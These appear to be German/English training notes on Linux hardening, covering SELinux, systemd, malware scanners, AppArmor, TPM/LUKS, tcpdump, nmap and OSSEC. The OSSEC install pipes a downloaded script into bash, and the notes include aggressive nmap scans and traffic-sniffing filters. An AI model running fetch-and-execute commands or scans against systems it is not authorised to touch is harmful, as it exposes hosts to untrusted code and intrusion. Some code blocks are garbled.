Listen 83

Startet nicht neu ....

systemctl restart httpd

```


#### Step 2: Find problems with sealert
```

dnf whatprovides sealert dnf install -y setroubleshoot-server cd /var/log/audit

this take a little while - grab some coffee

sealert -a audit.log > report.txt

```

#### Step 3: Debug and fix
```

sealert -a /var/log/audit/audit.log > report.txt

Extract advice from file

find http_port_t

semanage port -l | grep 80

an advice how to fix from report.txt

semanage port -a -t http_port_t -p tcp 83 semanage port -l | grep 83 systemctl start httpd

now apache also listens on port 83

lsof -i

also add port in firewall if running

firewall-cmd --state

add to runtime

firewall-cmd --add-port=83/tcp

make permanent

firewall-cmd --runtime-to-permanent

```

  * [Alternative way using sealert](#troubleshoot-with-sealert-on-centosredhat)


### setsebool / booleans in selinux to allow features


### Find out, which are available
```

show all

getsebool -a | grep nis

shows all booleans with short description

semanage boolean -l

```

### Prepare using sesearch
```

dnf whatprovides search dnf install -y setools-console

```
### Find out, which rules are triggered by boolean
```

-A shows allow rules

sesearch -b nis_enabled -A

If there are a lot, considers using, e.g. semanage for opening specific ports

like mentioned after using

sealert -a /var/log/audit/audit.log

```
### Are there booleans for my specific use case
```

sesearch -s init_t -t unreserved_port_t -A ##

```
### Activating a boolean (selinux)
```

only till next report

setsebool nis_enabled 1

persistent

setsebool -P nis_enabled 1

is it activated

getsebool nis_enabled

```
### Reference

  * https://wiki.gentoo.org/wiki/SELinux/Tutorials/Using_SELinux_booleans
```

-C option in sesearch seems deprecated in Centos

```
### Dienste wie apache (httpd) auf permissive setzen


### Walkthrough

#### Identify domain/type in Rocky/RHEL
```

dnf install httpd systemctl start httpd firewall-cmd --add-service=http

cd /var/www/html echo "hallo welt" >> welt.html chcon -t var_t welt.html

Im Browser öffnen -> permission denied

ps auxZ | grep httpd

semanage permissive -a httpd_t

Im browser testen -> geht jetzt

semodule -l | grep permissive

```
```

permissive_httpd_t 1.0 permissivedomains 1.0.0

```
```

wieder scharf schalten

semanage permissive -d httpd_t

```

### Reference

  * https://selinuxproject.org/page/PermissiveDomainRecipe

## Systemd

### Harden Systemd services with analyze security


### Kommandos
```

Score für alle Dienste anzeigen

systemd-analyze security

Show possible settings to adjust for service ssh

systemd-analyze security ssh

```

### Walkthrough (Ubuntu)

#### Prerequisites
```

apt install python3

```

#### Step 1: Create HTML Page / Service
```

sudo su - mkdir /home/kurs/public cd /home/kurs/public vi index.html

```
```

What's up

`` ``` ``

```
systemctl edit --full --force helloworld.service
```

```
[Unit]
Description=Simple Http Server
Documentation=https://docs.python.org/3/library/http.server.html
[Service]
Type=simple
WorkingDirectory=/home/kurs/public
ExecStart=/usr/bin/python3 -m http.server 8080
ExecStop=/bin/kill -9 $MAINPID
[Install]
WantedBy=multi-user.target
```

```
systemctl start helloworld
systemd-analyze security helloworld
## -> 9.6.
```

Step 2: NoNewPrivileges

```
systemctl edit --full helloworld
```

```
## add: Privilegien können nicht erhöht werden
NoNewPrivileges=true
```

```
systemctl restart helloworld
systemd-analyze security helloworld
```

Step 3: PrivateTmp=yes

- Eigenes Tmp-Verzeichnis für den Service

Step 4: RestrictNamespaces=true

- Prozess darf keine Namespaces erstellen
-

```
## nur Erstellung dieser sind erlaubt
## RestrictNamespaces=uts ipc pid user cgroup
```

```
## Keine Erstellung von namespaces durch den Prozess mehr erlaubt
RestrictNamespaces=true
```

```
--> 8.3.
Sinkt von UNSAFE auf EXPOSED
```

Step 5: ProtectKernelTunables=yes && ProtectKernelModules=yes && ProtectControlGroups=yes

- ProtectKernelTunables=yes

```
> READONLY -> /proc/sys/«, »/sys«, »/proc/sysrq-trigger/«, »/proc/latency_stats/«, »/proc/acpi/«, »/proc/timer_stats/«,
»/proc/fs/« »/proc/irq/« zugreifen kann, für den Prozess read-only
```

- ProtectKernelModules = yes

```
## Laden und Entladen verboten
```

- ProtectControlGroups = yes

```
Zugriff auf die ControlGroups verboten
-> sowas braucht nur ContainerVerwaltungssoftware
## konkret:
Verhindert Schreibzugriff auf alle Einstellungen der Kernel-Control-Groups (unter /sys/fs/cgroup).
```

```
## Ergebnis: 7.6.
```

Step 6: Capabilities

```

CapabilityBoundingSet=CAP_NET_BIND_SERVICE CAP_DAC_READ_SEARCH
## Ausgeschlossen wird dadurch »CAP_SYS_ADMIN«, »CAP_DAC_OVERRIDE« »CAP_SYS_PTRACE«
## Bringt viele Punkte
```

```
## Ergebnis: 5.5 -> MEDIUM
```

Sehr schöne Liste an Möglichkeiten

- https://gist.github.com/ageis/f5595e59b1cddb1513d1b425a323db04

Reference

- https://www.linux-magazin.de/ausgaben/2021/11/systemd-analyze/

Condition do not start without selinux present

```
## only start when selinux is present otherwice skipping
## Has to be in Unit Section
[Unit]
ConditionSecurity=selinux
```

rootkits

Scan for rootkits with rkhunter

versioncheck and update definitions

Set rkhunter.conf accordingly

```
/etc/rkhunter.conf
```

```
## Set like so to make updates possile
UPDATE_MIRRORS=1
MIRRORS_MODE=0
WEB_CMD=""
```

Versioncheck Software / Update definitions

```
rkhunter --versioncheck
rkhunter --update
```

Scan

```
rkhunter -c
## Logs in
/var/log/rkhunter.log
```

Malware / Viren - Scans

maldet - lmd

```
cd /usr/src
wget https://www.rfxn.com/downloads/maldetect-current.tar.gz
mkdir maldetect
mv maldetect-current.tar.gz maldetect
cd maldetect
tar xvf maldetect-current.tar.gz
```

```
cd /usr/src/maldetect/maldetect-1.6.5
./install.sh

## version anzeigen
maldet
## update der Signaturen
maldet -u
## Update der Software
maldet -d

## Evtl config anpassen wenn gewünscht.
## Standardmäßig erfolgt 1x nächtlich ein Scan
## /usr/local/maldetect/conf.maldet

wget -P /tmp https://secure.eicar.org/eicar_com.zip
cd /tmp
cp -a eicar* /home/kurs
chown kurs:kurs /home/kurs/eicar*

maldet -a /home/kurs
## reportliste
maldet -e
```

```
## Als Service betreiben
## vi /usr/local/maldetect/monitor_paths
/etc
/home

## /usr/local/maldetect/conf.maldet
## default_monitor_mode auf /usr/local... setzen
## default_monitor_mode="users"
default_monitor_mode="/usr/local/maldetect/monitor_paths"

##
apt install inotify-tools

systemctl start maldet

## Logs anschauen ob monitoring auf Pfade erfolgt

## 2. Session auf machen als user 'kurs'
## und datei downloaden.
```

```
wget https://secure.eicar.org/eicar_com.zip

## 1. Session als root. logs beobachten
/usr/local/maldetect/logs/event_log
```

Monitoring Log inotify

```
inotify monitoring log: /usr/local/maldetect/logs/inotify_log
```

clamav

Komponenten

```
clamav - client
clamav-daemon - daemon
clamav-freshclam - service -> Dienst der die Virensignaturen aktualisiert
```

Wichtige clamscan Kommandos

```
clamscan - Optionen
Option  Beschreibung
-i oder --infected      Gibt nur infizierte Dateien aus (und nicht alle Dateien die gescannt werden).
--remove        Entfernt infizierte Dateien. Mit Vorsicht benutzen!
--move=VERZEICHNIS      Verschiebt alle infizierten Dateien in das Verzeichnis VERZEICHNIS.
-r oder --recursive     Scannt Unterverzeichnisse rekursiv.
--no-archive    Alle Archiv-Dateien werden nicht gescannt.
-h oder --help  Zeigt alle Optionen von clamscan an.
```

Virendatenbank

- Virendatenbank wird in /var/lib/clamav gespeichert.
- Aktualisierung durch den clamav-freshclam - Dienst oder manuell: freshclam

Aktualisierung durch Dienst

```
## Konfiguration unter des Dienstes (clamav-freshclam) unter:
/etc/clamav/freshclam.conf

## Dies kann auch so erfolgen
dpkg-reconfigure clamav-freshclam

## Frequenz
Festlegen wie oft runtergeladen wird -> voreingestellt ist 24 mal am Tag.
```

Dienste enablen

```
systemctl enable clamav-freshclam
```

Virendatenbank manuell aktualisieren.

```
## Dienst darf dafür nicht laufen, weil er ein LOCK hält
systemctl stop clamav-freshclam
freshclam
systemctl start clamav-freshclam
```

Installation / Walkthrough (clamav-daemon)

```
apt install -y clamav clamav-daemon
## Achtung: Der Daemon läuft erst wenn die Virensignatur 1x runtergeladen worden sind
ä daemon ist bereits enabled bei nach Installation
systemctl status clamav-daemon
systemctl status clamav-freshclam
```

Privaten Mirror einrichten

```
## Auf dediziertem Server
##!/bin/bash
apt update
apt install -y python3 pip apache2
```

```
pip3 install cvdupdate
cvd config set --dbdir=/var/www/html
## better set this up as cron
cvd update
```

```
## In freshclam verwenden
## /etc/clamav/freshclam.conf
PrivateMirror=http://46.101.158.176
systemctl restart clamav-freshclam

## Oder dpkg-reconfigure clamav-freshclam
```

Testen

```
wget -P /tmp https://secure.eicar.org/eicar_com.zip
## clamscan -ir /tmp
## better: so you can see what is going on:
clamscan --debug -vir /tmp

## cpu schonender - nice - nice 15 -> niedrigste Priorität
## nice -n 15 clamscan && clamscan -ir /tmp
```

clamscan return - codes

```
0 : No virus found.
1 : Virus(es) found.
2 : Some error(s) occurred.
```

Variante 1: on access scanning (clamonacc)

- https://gist.github.com/ChadDevOps/dc5428e8d816344f68b03c99359731f9

Schritt 1: config ändern

```
vi /etc/clamav/clamd.conf
```

```
## Anhängen
BytecodeTimeout 60000
OnAccessMaxFileSize 5M
OnAccessMountPath /home
OnAccessIncludePath /home
OnAccessExcludeUname root
OnAccessPrevention true
OnAccessExtraScanning false
VirusEvent /etc/clamav/detected.sh
OnAccessExcludeRootUID yes
OnAccessRetryAttempts 3
```

Schritt 2: Unit ändern

```
systemctl edit --full clamav-clamonacc.service
```

```
## --fdpass einfügen
## >
## See: https://medium.com/@aaronbrighton/installation-configuration-of-clamav-a>

[Unit]
Description=ClamAV On-Access Scanner
Documentation=man:clamonacc(8) man:clamd.conf(5) https://docs.clamav.net/
Requires=clamav-daemon.service
After=clamav-daemon.service syslog.target network.target

[Service]
Type=simple
User=root
ExecStartPre=/bin/bash -c "while [ ! -S /run/clamav/clamd.ctl ]; do sleep 1; do>
ExecStart=/usr/sbin/clamonacc --fdpass -F --log=/var/log/clamav/clamonacc.log ->

[Install]
WantedBy=multi-user.target
```

```
systemctl restart clamav-clamonacc.service
```

Variante 2: on access scannning without changing service

```
vi /etc/clamav/clamd.conf
```

```
BytecodeTimeout 60000
OnAccessMaxFileSize 5M
OnAccessMountPath /home
OnAccessIncludePath /home
OnAccessExcludeUname root
OnAccessPrevention true
OnAccessExtraScanning false
VirusEvent /etc/clamav/detected.sh
OnAccessExcludeRootUID yes
OnAccessRetryAttempts 3
OnAccessExcludeUID 0
```

```
systemctl restart clamav-clamonacc.service
```

Erweiterte Dateiattribute (xattr)

lsattr/chattr

Datei immutable machen

- Kann nicht gelöscht oder verändert
- geht auch für Verzeichnisse

```
cd /root
touch meindatei
chattr +i meindatei
## Diese Datei kann jetzt nicht gelöscht oder verändert
## auch nicht unbenannt
lsattr meindatei

## Heilen mit
## D.h. root kann das auch wieder rausnehme
## Schutz vor mir selbst ;o)
chattr -i meindatei
```

```
## Verzeichnisse
cd /root
mkdir meinverzeichnis
chattr +i meinverzeichnis
cd meinverzeichnis
## wichtig Option -d nehmen
lsattr -d .
## Jetzt können keine neuen Dateien angelegt werden
## oder gelöscht werden
## aber bestehende Dateien können inhaltlich geändert werden
```

apparmor

apparmor

How does it work ?

```
 o apparmor is registered in the kernel (lsm-module)
 o the kernel queries AppArmor before each system call
  ->to know whether the process is authorized to do the given
 operation.
```

Install

```
## tools installed
dpkg -l | grep apparmor-utils

Set up utilities you need for management
sudo apt install apparmor-utils

## in addition install auditd
sudo apt install auditd
```

Systemd

```
## apparmor rules loaded ?

## Loads rules into the kernel
## from the profile
systemctl start apparmor

## Unloads the rules from the kernel
systemctl stop apparmor
```

Profiles and Logging

```
## Profiles are in
/etc/apparmor.d/

## Default logging will be to
cat /etc/apparmor/logprof.conf  | grep logfiles
```

Status

```
Show the current status of apparmor
sudo apparmor_status
## or
sudo aa-status
```

Profiles and additional profiles

```
Set up additional profiles

Within the core installation
there are only a minimal number of profiles

So:

apt install apparmor-profiles
## Achtung, diese sind teilweise experimentell
apt install apparmor-profiles-extra
```

Enable/Disable a profile

```
aa-disable
aa-enable

```

Wichtige Befehle:

```
aa-enabled      simple Abfrage, ob AppArmor aktiviert ist
aa-status       Überblick über die geladenen AppArmor-Profile mit Angabe des Modus
aa-unconfined   Ausgabe der Prozesse mit Netzwerkzugriff ohne Profil
aa-audit        Profil in den Audit-Modus versetzen
aa-complain     Profil in den Complain-Modus versetzen
aa-enforce      Profil in den Enforce-Modus versetzen
aa-autodep      Erstellung eines Basis-Profils im Complain-Modus
aa-genprof      Erstellung eines Basis-Profils mit interaktiver Ergänzung von Regeln und abschließender Versetzung des
Profils in den Enforce-Modus
aa-logprof      interaktive Ergänzung von Regeln anhand der Einträge in /var/log/syslog
aa-cleanprof    automatisches Aufräumen eines Profils
```

Apparmor aktivieren (Kernel) - just in case (ältere Versionen)

```
## Dies ist ab Debian 10 und Ubuntu x
## bereits der Fall
Enable AppArmor
If you are using Debian 10 "Buster" or newer, AppArmor is enabled by default so you can skip this step.

The AppArmor Linux Security Modules (LSM) must be enabled from the linux kernel command line in the bootloader:



$ sudo mkdir -p /etc/default/grub.d
$ echo 'GRUB_CMDLINE_LINUX_DEFAULT="$GRUB_CMDLINE_LINUX_DEFAULT apparmor=1 security=apparmor"' \
  | sudo tee /etc/default/grub.d/apparmor.cfg
$ sudo update-grub
$ sudo reboot
```

Reference

- https://wiki.debian.org/AppArmor/HowToUse

apparmor walkthrough ubuntu

Step 0: set lang to english

```
sudo dpkg-reconfigure locales
-> en.US
-> Step 2 also

su -
```

Step 1: Create script and execute it without protection

```
cd /usr/local/bin
```

```
## vi example.sh
## see next block for content
```

```
##!/bin/bash

echo "This is an apparmor example."

touch data/sample.txt
echo "File created"

rm data/sample.txt
echo "File deleted"
```

```
chmod u+x example.sh
mkdir data
example.sh
```

Step 2: Protect it with apparmor

```
Session 1:
aa-genprof example.sh



Session 2: (same server)
cd /usr/local/bin
example.sh

Session 1:
## Press S for scan
## Now the logs will get scanned
## Add each Entry with I (Inherit)  or A (Allow)
## When ready F finish
##### Let us enforce it (currently it is on complain)
aa-enforce usr.local.bin.example.sh

Session 2:
## Does it still work
example.sh
## Now add new commands
echo "echo somedata > righthere.txt" >> example.sh
## Execute again
example.sh
## permission denied

Session 1:
## analyze log and add changed things
aa-logprof

Session 2:
```

```
## now try again.
example.sh
```

```


### apparmor and docker/kubernetes



### Docker

  * https://docs.docker.com/engine/security/apparmor/

### Kubernetes

  * https://kubernetes.io/docs/tutorials/security/apparmor/

## SecureBoot / TPM / luks /clevis

### Überblick



### SecureBoot

![image](https://github.com/user-attachments/assets/6ed06482-9ae5-4ddf-8649-9192080254ad)
(Quelle: Juniper Community Blog)



### Measured Boot

![image](https://github.com/user-attachments/assets/f187c99b-512a-4444-ad60-febd9c03582f)

### Reference

  * https://community.juniper.net/blogs/elevate-member/2020/12/22/whats-the-difference-between-secure-boot-and-measured-boot

### MOK



### MOK

  * machine owner keys

### MOK and UEFI

  * When installing a distribution such as Ubuntu with secure boot activated, the installer creates a MOK key in the NVRAM
which can be seen with ‘mokutil -l ’.
  * You can see it with mokutil -l
  * Not part of core UEFI - Specificatin.
```

The concept of MOK is not officially part of Microsoft's Secure Boot. It's implemented by Shim, a special loader that actually overrides the firmware's Secure Boot handling – it has its own signature verification code that allows MOK-signed loaders to completely bypass the built-in SB verification.

Therefore the MOK database is stored as an ordinary EFI NVRAM variable named MokList

```


### mokutil

  * Tool, um die Machine Owner Keys zu manipulieren
  * Reference: https://manpages.ubuntu.com/manpages/bionic/man1/mokutil.1.html

### Herausfinden, ob secure boot aktiviert ist
```

mokutil --sb-state

```


### UEFI



### Secureboot

  * SecureBoot wird im UEFI-Bios aktiviert

### Was ist UEFI ?

  * UEFI ist der Nachfolger vom Bios (Legacy)
  * Bietet mehr Funkionen
  * Hat einen anderen Weg zu starten

### Was ist SHIM

  * Shim ist ein kleiner Bootloader, der mit einem MicroSoft - Key signiert
  * Daher erlaubt das UEFI - Bios diesen zu starten
  * SHIM hat dann nur die Aufgabe signierte Komponenten zu starten (kernel, initrd)
  * Erlaubt Linux Distributionen mit SecureBoot laufen zu lassen

### UKI


  * Unified kernel image (UKI) is a single executable which can be booted directly from UEFI firmware
  * shim, kernel,initrd,resourcen

### How to see contents

  * https://discourse.ubuntu.com/t/how-to-inspect-kernel-efi-uki-universal-kernel-image-binary/38266

### TPM


### Overview (Hierarchie)

#### Endorsement Key (EK)

  * Eingebrannt, nicht lesbar, nicht veränderbar
  * Eindeutig pro TPM (2048bit Schlüssellänge)
  * Private and Public Part (Private Part will never leave the system)

#### Storage Root Key (SRK)

  * Wurzel des TPM-Schlüsselbaumes
  * Lediglich zur Verschlüsselung weiterer Benutzer Schlüssel

#### Attestation Identity Keys (AIK)

  * Dienen zum signieren von PCR werten (Flüchtiger Speicher)

### Sicherheitsfunktionen des TPM

#### Versiegelung (sealing)
```

Durch Bilden eines Hash-Wertes aus der System-Konfiguration (Hard- und Software) können Daten an ein einziges TPM gebunden werden.

Hierbei werden die Daten mit diesem Hash-Wert verschlüsselt. Eine Entschlüsselung gelingt nur, wenn der gleiche Hash-Wert wieder ermittelt wird

```

  * Wichtig: Ein TPM kann mithilfe von PCR-Messungen (Platform Configuration Register) Richtlinien implementieren, die den
nicht autorisierten Zugriff auf vertrauliche Daten beschränken.

#### Eigener Zufallsgenerator

### PCR's (Platform Configuration Registers)

  * PCR sind register, die während der Laufzeit befüllt werden
  * Werden während der Laufzeit anhand von Messungen befehlt, die verschiedenen Register
  * 24 Register (jedes kann noch verschiedene Algorithm anbiet
  * Daten werden nur rausgegeben, wenn der hash der gleiche ist wie beim Sealen (PCR Slots sind flüchtig und werden bei jedem
Boot neu beschrieben -> Volatile) - einige nicht alle
```

tpm2_pcrread

```

### Commands

#### Show the tpm-devices
```

ls -la /dev/tp*

```



#### tpm2-commands
```

apt install -y tpm2-tools

List all pcr's

tpm2-pcrread

See fixed properties

tpm2_getcap properties-fixed

get variable properties

tpm2_getcap properties-variable

```


### Install SecureBoot Ubuntu



### Einschränkung

  * Verschlüsselung mit tpm wird beim Installer noch nicht unterstützt

### Vorgehen

  * Im BIOS: SecureBoot aktivieren
  * TPM2 aktivieren

### Bei der Installation

  * Partition verschlüsseln (Verschlüsselung von LVM)
  * Passwort muss angegeben werden

### Was wird verwendet ?

  * Unter der Haube wird luks verwenden
  * In /etc/crypttab ist die entschlüsselung der Systempartition hinterlegt

### Manuell Anbindung an tpm
```

Ist secure boot

mokutil --sb-state

clevis

apt install -y clevis-systemd clevis-luks clevis-tpm2 clevis-initramfs cryptsetup-bin mokutil systemd-cryptenroll /dev/sda3

tpm2_pcrread tpm2_getcap properties-fixed tpm2_getcap properties-variable tpm2_pcrread sha256 tpm2_pcrread sha256:7

ls -la /dev/tp* crw-rw---- 1 tss root 10, 224 Sep 13 08:33 /dev/tpm0 crw-rw---- 1 tss tss 253, 65536 Sep 13 08:33 /dev/tpmrm0

Device ausfinding machen, das verschlüsselt und lvm im Bauch hat

lsblk

clevis luks bind -d /dev/sda3 tpm2 '{ "pcr_bank":"sha256", "pcr_ids":"7"}'

falls nicht eingehängt, kann man das testen

Bei uns Fehler, weil / schon gemountet ist

clevis luks unlock -d /dev/sda3

Prüfung ob askpass aktiviert ist

systemctl status clevis-luks-askpass.path

Folgender Eintrag muss in der Cryptsetup sein

cat /etc/crypttab dm_crypt-0 UUID=14959c59-1db3-4a19-bfb0-e494edea07c2 none luks

Informationen in die initramfs eintragen

update-initramfs -u -k all

Have a look if new slot was used

systemd-cryptenroll /dev/sda3

##SLOT TYPE

0 password

1 password

2 other

Reboot

Should not work without entering password

```

### now disable secure - boot
```

poweroff

disable secureboot

power system on

now you should need to enter password again

mokutil --sb-state

SecureBoot disabled

```


### Arch Secure Boot


### Good / clear explanation, also for the tpm part

  * https://jpetazzo.github.io/2024/02/23/archlinux-luks-tpm-secureboot-install/

### Encrypte DataPartition


### Walkthrough
```

1. Platte in virtualbox erstellen
2. hochfahren

Device identifizieren

lsblk

Platte formatieren mit parted z.B.

Verschlüsseln der Partition

cryptsetup luksFormat --type luks2 /dev/sdb1 cryptsetup open /dev/sdb1 test

now available und /dev/mapper/test

mkfs.ext4 /dev/mapper/test

testweise einhängen

mkdir /mnt/test mount /dev/mapper/test /mnt/test umount /mnt/test

Set in /etc/crypttab

echo "test /dev/sdb1 none" >> /etc/crypttab"

find out uuid

lsblk -o name,uuid

Get uuid of /dev/mapper/test

echo "UUID=f521fd74-e82a-41f9-9b95-4dc417d7f50b /mnt/test ext4 defaults 0 0" >> /etc/fstab

Try to reboot, you need to enter password

Now set tpm with systemd-cryptenroll

systemd-cryptenroll --tmp2-device /dev/tpmrm0 --tpm2-pcrs 7 /dev/sdb1

Try to reboot, now you do not need to enter password

tpm2_getcap pcrs tpm2_pcrread sha256 tpm2_pcrread sha256:7

systemd-cryptenroll /test.img systemd-cryptenroll --tpm2-device /dev/tpmrm0 --tpm2-pcrs 7 /test.img echo "test /test.img none" >> /etc/crypttab

cryptsetup open test.img test

Does not work

uuid=$(lsblk -o UUID /dev/mapper/test -n)

figure it out manually

echo $uuid

mkdir /mnt/test mkfs.ext4 /dev/mapper/test cd /mnt mount /dev/mapper/test test cd test ls -la touch helloyou reboot

After reboot

cd /mnt/test ls -la

```

### Raus


![image](https://github.com/user-attachments/assets/78f87112-7ba4-4ed5-9553-beb8a44a6bc6)

### Referenz:

  * https://youtu.be/CGVubXFVLn8?si=TlxAETGMpGo3a-KZ

## Wireshark / tcpdump / nmap

### Examples tcpdump


### What interfaces are available for listening ?
```

tcpdump -D

Eventually doublecheck with

ip a

```

### -n / -nn (Disable hostname / port resolving)
```

I would always recommend to do so, because it saves performance

Do not do hostname lookups

tcpdump -i ens3 -n

Do not do hostname and port lookups

tcpdump -i ens3 -nn

```

### Exclude specific ports
```

tcpdump ! -p stp -i eth0

more user friendly

tcpdump -i eth0 not stp and not icmp

```

### Include ascii output
```

s0 show unlimited content

-A ASCII

tcpdump -A -s0 port 80

```

### Only from and/or to a specific host
```

to or from host

tcpdump -i eth0 host 10.10.1.1

To a specific host

tcpdump -i eth0 dst 10.10.1.20

```

### Write to a pcap file
```

tcpdump -i eth0 -w output.pcap

```
### Only show GET requests
```

this show only all tcp packages

tcpdump -i eth0 tcp

now let us filter specific ones -> 0x474554 -> is equivalent for GET as hex - numbers

https://www.torsten-horn.de/techdocs/ascii.htm

tcp header has 20 bytes and maximum of 60 bytes, allowing for up to 40 bytes of options in the header.

tcpdump -s 0 -A -vv 'tcp[((tcp[12:1] & 0xf0) >> 2):4] = 0x47455420'

Same goes for post - operations

tcpdump -s 0 -A -vv 'tcp[((tcp[12:1] & 0xf0) >> 2):4] = 0x504f5354'

```

```

Deeply explained here

https://security.stackexchange.com/questions/121011/wireshark-tcp-filter-tcptcp121-0xf0-24

```
### Extra http get/post urls
```

show linewise

tcpdump -s 0 -v -n -l | egrep -i "POST /|GET /|Host:"

show linewise only using port http

tcpdump -s 0 -v -n -l port http and not port ssh | egrep -i "POST /|GET /|Host:"

```

### Refs:

  * https://hackertarget.com/tcpdump-examples/

### Example nmap


### Example 1
```

including additional information

nmap -A main.training.local

```
### Example 1a
```

nmap -A -F -T4 192.168.56.102

```
### Example 2
```

ping target system

nmap -sP main

```

### Example 3
```

Server 1: nmap -p 80 --script=http-enum.nse targetip

Server 2: tcpdump -nn port 80 | grep "GET /"

```
### Ref:

  * http://schulung.t3isp.de/documents/linux-security.pdf

## Host Intrusion Detection

### Overview


  * AIDE (Advanced Intrusion Detection Environment)
  * Tripwire
  * OSSEC (Open Source Security) / Wazuh


### Installation ossec on Ubuntu


### Wazuh
```

Fork / Weiterentwicklung

https://wazuh.com/

```
### OSSEC -> Installation
```

Install on 2 servers

server 1: ossec-hids-server

server 2: ossec-hids-agent

https://www.ossec.net/downloads/#apt-automated-installation-on-ubuntu-and-debian

Installs repo-config but not correctly !

wget -q -O - https://updates.atomicorp.com/installers/atomic | sudo bash

add [arch=amd64] to line

root@server1:/etc/apt/sources.list.d# cat atomic.list deb [arch=amd64] https://updates.atomicorp.com/channels/atomic/ubuntu focal main

Install ossec-hids-server

apt install ossec-hids-server

adjust /var/ossec/etc/ossec.conf

yes root@localhost 127.0.0.1 ossec@localhost

Start

/var/ossec/bin/ossec-control start

```
### Testing on server 1
```

ssh root@localhost

enter wrong password 3 times

alert is logged to

cd /var/ossec/logs/alerts/ tail alerts.log 2020 Nov 11 13:48:59 server2->/var/log/auth.log Rule: 5710 (level 5) -> 'Attempt to login using a non-existent user' Src IP: 127.0.0.1 Nov 11 13:48:59 server2 sshd[56463]: Failed password for invalid user root from 127.0.0.1 port 44032 ssh2

** Alert 1605098949.1127: - syslog,sshd,invalid_login,authentication_failed, 2020 Nov 11 13:49:09 server2->/var/log/auth.log Rule: 5710 (level 5) -> 'Attempt to login using a non-existent user' Nov 11 13:49:07 server2 sshd[56463]: message repeated 2 times: [Failed password for invalid user root from 127.0.0.1 port 44032 ssh2]

```
### Installation server 2 (agent)
```

apt install ossec-hids-agent

vi /var/ossec/etc/ossec.conf

change to ip of server 2

10.10.11.142

```
### Manage Agent (server 2) on server1 (ossec-server)
```

/var/ossec/bin/manage_agents

- OSSEC HIDS v3.6.0 Agent manager. *
- The following options are available: *

(A)dd an agent (A). (E)xtract key for an agent (E). (L)ist already added agents (L). (R)emove an agent (R). (Q)uit. Choose your action: A,E,L,R or Q: A

- Adding a new agent (use '\q' to return to the main menu). Please provide the following:
  - A name for the new agent: server1
  - The IP Address of the new agent: 10.10.11.141
  - An ID for the new agent[001]: Agent information: ID:001 Name:server2 IP Address:10.10.11.141

Confirm adding it?(y/n): y Agent added with ID 001.

- OSSEC HIDS v3.6.0 Agent manager. *
- The following options are available: *

(A)dd an agent (A). (E)xtract key for an agent (E). (L)ist already added agents (L). (R)emove an agent (R). (Q)uit. Choose your action: A,E,L,R or Q: e

Available agents: ID: 001, Name: server2, IP: 10.10.11.141 Provide the ID of the agent to extract the key (or '\q' to quit): 1

Agent key information for '001' is:
MDAxIHNlcnZlcjEgMTAuMTAuMTEuMTQxIDkyMjAyMGQ5NzNjODE4NDM3YmIxZmU5ZDBjMmFmYmMwY2JmMmE2Y2EzNjllMGU5Y2MxNmJkYTc4OTdhYTJmNzc=

** Press ENTER to return to the main menu.

- OSSEC HIDS v3.6.0 Agent manager. *
- The following options are available: *

(A)dd an agent (A). (E)xtract key for an agent (E). (L)ist already added agents (L). (R)emove an agent (R). (Q)uit. Choose your action: A,E,L,R or Q: q

** You must restart OSSEC for your changes to take effect.

manage_agents: Exiting. manage_agents: Exiting. root@server2:/var/ossec/logs/alerts#

Server neu starten

/var/ossec/bin/ossec-control restart

```
### Import Key on agent - system (server 2)
```

/var/ossec/bin/manage_agents

- OSSEC HIDS v3.6.0 Agent manager. *
- The following options are available: *

(I)mport key from the server (I). (Q)uit. Choose your action: I or Q: I

- Provide the Key generated by the server.
- The best approach is to cut and paste it. *** OBS: Do not include spaces or new lines.

Paste it here (or '\q' to quit):
MDAxIHNlcnZlcjEgMTAuMTAuMTEuMTQxIDkyMjAyMGQ5NzNjODE4NDM3YmIxZmU5ZDBjMmFmYmMwY2JmMmE2Y2EzNjllMGU5Y2MxNmJkYTc4OTdhYTJmNzc=

Agent information: ID:001 Name:server2 IP Address:10.10.11.141

Confirm adding it?(y/n): y 2020/11/11 14:08:11 manage_agents: ERROR: Cannot unlink /queue/rids/sender: No such file or directory Added. ** Press ENTER to return to the main menu.

- OSSEC HIDS v3.6.0 Agent manager. *
- The following options are available: *

(I)mport key from the server (I). (Q)uit. Choose your action: I or Q: q

** You must restart OSSEC for your changes to take effect.

manage_agents: Exiting. manage_agents: Exiting. root@server1:/var/ossec/etc#

Restart agent

/var/ossec/bin/ossec-control restart

```
#### produce problem on server 2 (agent)
```

enter wrong password 3 times

ssh root@localhost

```
#### validatte on server 1 (server)
```

you should get an email to root please check /var/ossec/logs/alert/alert.log

if this is not working restart server2 and agent->server1

server1: /var/ossec/bin/ossec-control restart server2: /var/ossec/bin/ossec-control restart

Please retry to ssh with wrong pw 3 x !!!

```
#### Change scan config on server1 ossec.conf
```

like so --> first lines

120 yes

```
<!-- Directories to check  (perform all possible verifications) -->
<directories check_all="yes" report_changes="yes" realtime="yes">/etc,/usr/bin,/usr/sbin</directories>
<directories check_all="yes" report_changes="yes" realtime="yes">/bin,/sbin,/boot</directories>
```

```

```

Adjust local rules

root@server1:/var/ossec/rules# vi local_rules.xml ossec syscheck_new_entry File added to system syscheck,

```
#### Restart hids-server (server1)
```

/var/ossec/bin/ossec-control restart

```
#### Optional scan immediately
```

##it is possible from the hids-server (server1 aka main.example) ##to do an immediate scan on the agents (server2 aka secondary.example.com)

by restarting agent

/var/ossec/bin/agent_control -R 001

```
### Installation/Walkthrough ossec on Centos 8


### Wazuh
```

Fork / Weiterentwicklung

https://wazuh.com/

```
### OSSEC -> Installation
```

Install on 2 servers

server 1 (main): ossec-hids-server

server 2 (secondary): ossec-hids-agent

https://www.ossec.net/downloads/#apt-automated-installation-on-ubuntu-and-debian

Installs repo-config but not correctly !

wget -q -O atomic-file https://updates.atomicorp.com/installers/atomic sh atomic-file

installation on main

dnf -y install ossec-hids ossec-hids-server

adjust /var/ossec/etc/ossec.conf

yes root@localhost 127.0.0.1 ossec@localhost

Start

/var/ossec/bin/ossec-control start

```
### Testing on server 1
```

ssh root@localhost

enter wrong password 3 times

alert is logged to

cd /var/ossec/logs/alerts/ tail alerts.log 2020 Nov 11 13:48:59 server2->/var/log/auth.log Rule: 5710 (level 5) -> 'Attempt to login using a non-existent user' Src IP: 127.0.0.1 Nov 11 13:48:59 server2 sshd[56463]: Failed password for invalid user root from 127.0.0.1 port 44032 ssh2

